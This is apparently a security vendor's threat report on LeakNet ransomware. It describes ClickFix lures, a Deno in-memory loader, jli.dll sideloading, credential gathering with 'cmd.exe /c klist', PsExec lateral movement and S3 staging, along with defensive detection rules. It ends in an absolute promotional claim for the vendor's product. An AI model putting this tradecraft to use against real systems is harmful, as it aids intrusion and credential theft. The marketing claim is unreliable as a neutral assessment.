Recent investigations show that LeakNet now delivers malicious “ClickFix” prompts via compromised legitimate websites. This social-engineering trick fools users into running a malicious msiexec command essentially giving the attacker a foothold without stealing credentials.
In parallel, LeakNet is using a novel Deno-based in-memory loader to run payloads, leaving minimal files on disk. Despite the new entry points, every confirmed LeakNet breach follows the same post-exploit steps (DLL sideload, lateral movement, and cloud staging). Defenders can leverage these predictable behaviors for detection and containment.
ClickFix Lures: A “Wide Net” Attack Vector

LeakNet’s new approach casts a wide net over potential victims. Compromised, trusted sites now host fake verification pages often mimicking Cloudflare or Windows messages that instruct users to press Win+R and paste a command. This tactic doesn’t target a specific industry or user; any employee who clicks through can trigger the malware.

ClickFix has already surged in popularity: last year, roughly 59% of top malware families used ClickFix-style lures to infect victims. In LeakNet’s case, the lure delivers the Deno-based loader when the user executes the command. This shift lets LeakNet bypass reliance on stolen credentials from initial-access brokers (IABs). Instead of waiting to buy access, the gang directly entices victims via innocent-looking sites.
Deno In-Memory Loader: Stealthy Payload Execution
Once the user runs the initial command, LeakNet rapidly shifts to a low-profile next phase. It has been established that the attacker indeed installs a legitimate copy of the Deno JavaScript/TypeScript runtime on the victim system and executes a base64-encoded payload on it. The “bring your own runtime” technique is utilized to avoid dropping any suspicious malware file.
Instead, Deno decodes and executes the malicious code directly in memory (via a data:application/javascript base64 URL). Since deno.exe is signed and trusted, whitelisting often lets it run unchecked.
The code executes immediately and starts fingerprinting the host by gathering information such as username, hostname, total memory size, operating system type, etc., hashing this information to create a unique ID, connecting to a command-and-control server to retrieve a second-stage payload, as well as entering a polling loop that retrieves new instructions or code from the C2.
Repeated Post-Exploitation Chain
The entry point is ultimately the same with both IAB and ClickFix. The following diagram illustrates the difference between the old broker-based path and the new ClickFix-based path.
In all instances of a LeakNet attack, the group has dropped a malicious jli.dll file into C:\ProgramData\USOShared. The goal is to hijack a legitimate Java process to load their code. The DLL sideloading is difficult to detect because it is using a legitimate executable in a known code location.
The next steps in the chain are to gather all available credentials with cmd.exe /c klist, followed by lateral movement with PsExec using all available credentials to execute the malware on other computers. Finally, tools are staged, and data is extracted using Amazon S3 buckets, which is legitimate network activity.
In short, LeakNet’s playbook is: DLL sideload → Credential harvesting → PsExec lateral movement → S3 staging. Because this chain repeats so reliably, defenders can write behavior-based rules (e.g. detecting a java.exe loading an unexpected DLL or PsExec commands by non-admin users) to catch the attack before encryption.
Key behaviors to watch for include:
- A Java process loading a
jli.dllfrom an unusual folder (notablyUSOShared). - PsExec usage that is out of line with normal admin activity (e.g. on workstations or by non-privileged accounts).
- Unusual outbound traffic to cloud storage (AWS S3) or to known attacker-controlled domains, beyond typical business usage.
Defense and Detection Strategies
To defend against LeakNet, we need multiple layers of hardening. Network: block known malicious domains, especially newly observed ones used for C2 and payloads. Monitor DNS for unusual activity. Endpoints: restrict tools, e.g., block normal users from executing the Run command (Win + R) to stop copy-pasted commands, and restrict PsExec with Group Policy to admin users only.
More generally, we should focus on behavioral detection, non signature-based detection. Consider the following examples: browser/WP processes spawning msiexec, Deno processes spawning with a data: URL, etc. Making these policies more restrictive limits LeakNet’s capabilities, forcing them to rely on even less stealthy techniques.
Indicators of Compromise (IoCs)
The following domains and IPs have been observed in ClickFix/Deno attacks and LeakNet intrusions:
Maintaining up-to-date blocklists and network monitoring for these IoCs can provide early warning of LeakNet attacks. By combining this with behavioral detections, organizations have their best chance to intercept the intrusion before ransomware hits.
Conclusion: LeakNet Proves Ransomware No Longer Waits for Stolen Access
LeakNet’s new ClickFix and Deno chain shows how quickly modern ransomware crews adapt when old access models slow down. Instead of waiting for brokers to sell credentials, the group now persuades users to launch the first stage themselves, then moves immediately into an in-memory loader, DLL sideloading, credential harvesting, lateral movement, and cloud staging. The delivery changed, but the outcome did not, rapid operational compromise followed by ransomware pressure.
Why This Threat Scales So Easily
This campaign succeeds because it combines human trust with stealthy execution.
- Compromised legitimate sites host fake verification pages that instruct users to paste malicious commands
- A signed Deno runtime is used to execute base64 payloads directly in memory, reducing file-based visibility
- The post-exploitation chain is highly repeatable, DLL sideload, credential harvesting, PsExec lateral movement, then S3 staging
Once that chain starts, defenders are racing a process designed for speed.
Where Xcitium Changes the Outcome
If you have Xcitium, this attack would NOT succeed.
With Xcitium Advanced EDR, LeakNet fails at execution.
- The malicious runtime chain is intercepted the moment it begins
- Deno, Java sideloading, and follow-on payloads can attempt to run, but code can run without being able to cause damage
- Credential harvesting, lateral movement, and ransomware deployment never become operational
The attacker loses because the first stage never becomes real system impact.
Stop the First Stage, Stop the Ransomware
LeakNet proves that modern ransomware does not need stolen passwords to win. It only needs one user to execute the first command. Reduce that chance with stronger user discipline, then enforce execution-time protection so the rest of the chain never matters.